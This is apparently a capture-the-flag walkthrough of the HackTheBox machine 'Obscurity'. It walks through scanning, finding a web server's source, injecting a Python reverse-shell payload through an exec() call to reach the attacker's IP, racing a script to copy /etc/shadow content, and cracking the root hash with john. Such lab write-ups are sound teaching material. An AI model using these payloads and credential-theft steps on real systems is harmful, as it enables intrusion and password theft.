Table of Contents

Reconnaissance

Nmap Scan

We are give that the boxes IP is 10.10.10.168, we can run an nmap using the following command:

```
nmap -sC -sV -oA scan 10.10.10.168
```

This will run an nmap scan using default scripts, and saving the output to scan.nmap, here are the results:

```
# Nmap 7.80 scan initiated Sun Apr  5 17:27:52 2020 as: nmap -sC -sV -oA scan 10.10.10.168
Nmap scan report for 10.10.10.168
Host is up (0.069s latency).
Not shown: 996 filtered ports
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 33:d3:9a:0d:97:2c:54:20:e1:b0:17:34:f4:ca:70:1b (RSA)
|   256 f6:8b:d5:73:97:be:52:cb:12:ea:8b:02:7c:34:a3:d7 (ECDSA)
|_  256 e8:df:55:78:76:85:4b:7b:dc:70:6a:fc:40:cc:ac:9b (ED25519)
80/tcp   closed http
8080/tcp open   http-proxy BadHTTPServer
| fingerprint-strings:
| GetRequest, HTTPOptions:
|   HTTP/1.1 200 OK
|   Date: Sun, 05 Apr 2020 21:30:39
|   Server: BadHTTPServer
|   Last-Modified: Sun, 05 Apr 2020 21:30:39
|   Content-Length: 4171
|   Content-Type: text/html
```

Open Ports Found

From the nmap scan we see there are a couple ports that are open:


- Port 22 - SSH
- Port 8080 - HTTP Server

It is worth noting that port 80 is closed, which means we only have access to the SSH service, and the webpage on http://10.10.10.168:8080.

Service Enumeration


Viewing the Webpage

Visiting the address on port 8080, we see a webpage for “Obscura.”



Looking around the webpage, the creators claim that they take a unique approach to security because they use software they have developed which is not public. They even say that the current webserver is running on their software.

Scrolling downward a bit more shows another interesting message:



Super Secret Directory

So from the message shown above, we see there's source code named SuperSecureServer.py somewhere on this server. Since we are given the file name, but not the directory name, we can use wfuzz to find the location:

wfuzz --hc 404 -Z -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt http://10.10.10.168:8080/FUZZ/SuperSecureServer.py


--hc 404 will hide all responses that will result in a 404 error not found page, -Z will ignore any errors, -w specifies the wordlist (this is the file location is in Kali Linux 2019.4), and the last part is the URL, and it will replace FUZZ with all the words in the wordlist.

Here's what it finds:

```
000000004:   200        123 L    367 W    4171 Ch     "#"
000000006:   200        123 L    367 W    4171 Ch     "# Attribution-Share Alike 3.0 License. To view
                                                       a copy of this"
000000005:   200        123 L    367 W    4171 Ch     "# This work is licensed under the Creative Com
                                                       mons"
000000008:   200        123 L    367 W    4171 Ch     "# or send a letter to Creative Commons, 171 Se
                                                       cond Street,"
000000010:   200        123 L    367 W    4171 Ch     "#"
000000007:   200        123 L    367 W    4171 Ch     "# license, visit http://creativecommons.org/li
                                                       censes/by-sa/3.0/"
000000011:   200        123 L    367 W    4171 Ch     "# Priority ordered case sensative list, where
                                                       entries were found"
000000012:   200        123 L    367 W    4171 Ch     "# on atleast 3 different hosts"
000000013:   200        123 L    367 W    4171 Ch     "#"
000000009:   200        123 L    367 W    4171 Ch     "# Suite 300, San Francisco, California, 94105,
                                                       USA."
000002026:   XXX        0 L      0 W      0 Ch        "'!' Pycurl error 52: Empty reply from server"
000004517:   200        170 L    498 W    5892 Ch     "develop"
```

It finds the url http://10.10.10.168:8080/develop/SuperSecureServer.py.

Visiting the page, we see the source code for the webserver.




```
import socket
import threading
from datetime import datetime
import sys
import os
import mimetypes
import urllib.parse
import subprocess

respTemplate = """HTTP/1.1 {statusNum} {statusCode}
Date: {dateSent}
Server: {server}
Last-Modified: {modified}
Content-Length: {length}
Content-Type: {contentType}
Connection: {connectionType}

{body}
"""
DOC_ROOT = "DocRoot"

CODES = {"200": "OK",
         "304": "NOT MODIFIED",
         "400": "BAD REQUEST", "401": "UNAUTHORIZED", "403": "FORBIDDEN", "404": "NOT FOUND",
         "500": "INTERNAL SERVER ERROR"}
```

Exploiting the Webserver

Unnecessary exec()

Looking through the python script that we have found in the previous step, we see there is an exec() call being made:

```
def serveDoc(self, path, docRoot):
    path = urllib.parse.unquote(path)
    try:
        info = "output = 'Document: {}'" # Keep the output for later debug


        exec(info.format(path)) # This is how you do string formatting, right?
        # Takes variable:path and replaces the '{}' in variable:info with varible:path

        cwd = os.path.dirname(os.path.realpath(__file__))
        docRoot = os.path.join(cwd, docRoot)
        if path == "/":
            path = "/index.html"
```

So path is what's being inputted by the user after the main url 10.10.10.168:8080/. We see that the path goes through unquote() and is put into info by info.format(path).

This means that whatever we supply as path, will replace the {} in info, resulting in "output = 'Document: path'", then the exec() command will execute whatever info results in. The exec() command can execute chain commands, meaning we can inject some payload code that can result in a reverse shell.

I got some code from pentestmonkey's python reverse shell code. Here's the final python code that should be passed in as path so that a reverse shell can be executed:

hello';s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"IP_HERE",PORT));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);'bye

So following the code:


- Will put the string above into info.
- exec() will whatever info results as.
- exec() will first create the variable output, and store the string hello
- exec() will continue to execute the python code that follows.

It is necessary to put \ before the double quotes to include that as part of the string.

Now before putting that in after the URL, we need to find out what the string equals when you pass it into urllib.parse.quote(), since that before it passes it in those functions, the program does urllib.parse.unquote(). Here's a python file a wrote up to test the reverse shell, and to get the quoted version:

```
noodle@kali:~/Desktop/Hacky Sack/!Pentesting/htb-obscurity$ cat web.py
import socket
import threading
from datetime import datetime
import sys
import os
import mimetypes
import urllib.parse
import subprocess

info = "output = 'Document: {}'"

path = "hello';s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.16.87\",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);'bye"

# exec(info.format(path))

print(urllib.parse.quote(path))
noodle@kali:~/Desktop/Hacky Sack/!Pentesting/htb-obscurity$ python3 web.py
hello%27%3Bs%3Dsocket.socket%28socket.AF_INET%2Csocket.SOCK_STREAM%29%3Bs.connect%28%28%2210.10.16.87%22%2C1234%29%29%3Bos.dup2%28s.fileno%28%29%2C0%29%3B%20os.dup2%28s.fileno%28%29%2C1%29%3Bos.dup2%28s.fileno%28%29%2C2%29%3Bp%3Dsubprocess.call%28%5B%22/bin/sh%22%2C%22-i%22%5D%29%3B%27bye
noodle@kali:~/Desktop/Hacky Sack/!Pentesting/htb-obscurity$
```

Setting up a listener nc -nvlp 1234 then pasting that outputted string into the URL will result in a reverse shell:



A shell is granted as www-data!

In this shell, we can access /home/robert/.

www-data Shell

The Files

Under /home/robert we see a few files:

- BetterSSH
- check.txt
- out.txt
- passwordreminder.txt
- SuperSecureCrypt.py
- user.txt

BetterSSH is a directory with another python file, but it seems we can't execute that.

check.txt says "Encrypting this file with your key should result in out.txt, make sure your key is correct!"

out.txt shows some unicode characters.

passwordreminder.txt shows some unicode characters that's probably a

SuperSecureCrypt.py is another python file, it contains an encryption function and a decryption function. It writes the output to a file that is specified by the user.

user.txt contains the user flag that we cannot yet access/read.

It is necessary to exfiltrate the files by using netcat (at least for the out.txt file), it contains unicode characters that do not print out that aren't seen from cating the file.


Reversing the Cryptography

The following is a screenshot of the encryption function. With an explanation of what's going on.

```
def encrypt(text, key):
    keylen = len(key)
    keyPos = 0
    encrypted = ""
    for x in text:
        keyChr = key[keyPos] # gets the key character
        newChr = ord(x) # gets the unicode value of the text
        newChr = chr((newChr + ord(keyChr)) % 255) # gets the character from the math
        encrypted += newChr # adds to the encrypted
        keyPos += 1 # increments
        keyPos = keyPos % keylen # resets to not overflow
    return encrypted
```

Basically, it adds the unicode values from the key, and the corresponding position in the plaintext, adds them, and mods them by 255. Since encrypting check.txt with the key (that we don't know) results in out.txt, we can reverse the out.txt to find the key.

Since it comes up with the output by adding the unicode key value and the unicode plaintext value, we can get the key value from doing the output and subtracting the unicode plaintext value. I wrote a python script to do that:



We get the key alexandrovich.

Using that key, to decrypt the passwordreminder.txt, it results in: SecThruObsFTW.

Robert & Root

Attempting the credentials robert:SecThruObsFTW on the SSH service, we get access at robert!

As this user, we can read the user.txt flag.

Doing sudo -l we see that as robert, we can do one sudo command without supplying a password:

```
robert@obscure:~$ sudo -l
Matching Defaults entries for robert on obscure:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User robert may run the following commands on obscure:
    (ALL) NOPASSWD: /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
robert@obscure:~$
```

Checking out BetterSSH.py:

```
import traceback
import subprocess


path = ''.join(random.choices(string.ascii_letters + string.digits, k=8))
session = {"user": "", "authenticated": 0} # Dictionary to store username and authentication
try:
    session['user'] = input("Enter username: ") # Stores the username from what the user inputs
    passW = input("Enter password: ") # stores the password of the user

    with open('/etc/shadow', 'r') as f: # opens /etc/shadow in readable mode
        data = f.readlines() # store contents of /etc/shadow in data
    data = [(p.split(":") if "$" in p else None) for p in data]
    passwords = []
    for x in data:
        if not x == None:
            passwords.append(x)

    passwordFile = '\n'.join(['\n'.join(p) for p in passwords])
    with open('/tmp/SSH/'+path, 'w') as f:
        f.write(passwordFile)
    time.sleep(.1)
    salt = ""
    realPass = ""
    for p in passwords:
        if p[0] == session['user']:
            salt, realPass = p[1].split('$')[2:]
            break

    if salt == "":
        print("Invalid user")
        os.remove('/tmp/SSH/'+path)
        sys.exit(0)
    salt = '$6$'+salt+'$'
    realPass = salt + realPass

    hash = crypt.crypt(passW, salt)

    if hash == realPass:
        print("Authed!")
        session['authenticated'] = 1
    else:
        print("Incorrect pass")
        os.remove('/tmp/SSH/'+path)
```

We see that the python file reads the /etc/shadow file (which contains password hashes) and outputs it's contents in the /tmp/SSH/ directory as a random name. But then it quickly deletes it…

To quickly read files and copy them into a file before it gets deleted, I made a shell script. The following script runs infinitely, constantly doing ls -l, and if there is a result that isn't the actual script file, or the out.txt file, it will copy it into out.txt. Here's the shell script.

```
noodle@kali:~/Desktop/Hacky Sack/!Pentesting/htb-obscurity$ cat copy.sh
while true
do
        for i in $(ls | grep -v "out.txt" | grep -v "copy.sh")
                do
                        echo $i
                        cat $i > out.txt
                done

done
```

I place the script into /tmp/SSH/ and do chmod +x to get permissions for it to execute, then I do ./copy.sh to run it. I then open a new terminal and run BetterSSH.py.

Running the BetterSSH.py script by doing sudo /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py, and attempting any login credential (doesn't have to be correctly) will make the file and quickly delete it. The copy.sh script should pick it up and output it into out.txt.

Here is the output that it picked up for the root portion:

root
6riekpK4m$uBdaAyK0j9WfMzvcSKYVfyEHGtBfnfpiVbYbzbVmfbneEbo0wSijW1GQussvJSk8X1M56kzgGj8f7DFN1h4dy1
18226
0
99999
7

We can put this into a txt file, to put in into john to bruteforce the hashes. Using john:

sudo john --wordlist=/usr/share/wordlists/rockyou.txt filename

It finds a match: mercedes

```
noodle@kali:~/Desktop/Hacky Sack/!Pentesting/htb-obscurity$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt passwordhash
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mercedes         (?)
1g 0:00:00:00 DONE (2020-04-05 05:51) 5.263g/s 2694p/s 2694c/s 2694C/s angelo..letmein
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

We can go back into the robert shell, and used BetterSSH.py to login as root:

```
robert@obscure:~$ sudo /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
Enter username: root
Enter password: mercedes
Authed!
root@Obscure$
```

Listing files in the /root directory we find the root flag:

```
root@Obscure$ ls /root
Output: root.txt

root@Obscure$
```

Conclusion/Summary

Obscurity is a medium level HackTheBox machine that features a customized web server, and a couple of other python files that we have to do some reverse engineering to understand it, to later develop solutions to circumvent security holes. Here are some key points of the box that leads to getting root access:

- Finding the SuperSecretServer python file.
- Finding the security hole in the python file.
- Crafting the payload to get initial shell access.
- Finding out how the SuperSecretCrypt python file works.
- Calculating/Writing a program to do the math and find the key.
- Understanding that the BetterSSH file writes a temporary file and quickly deletes it.
- Finding a way to retrieve the file before it gets deleted.
- Knowing how to decrypt the hashed root password.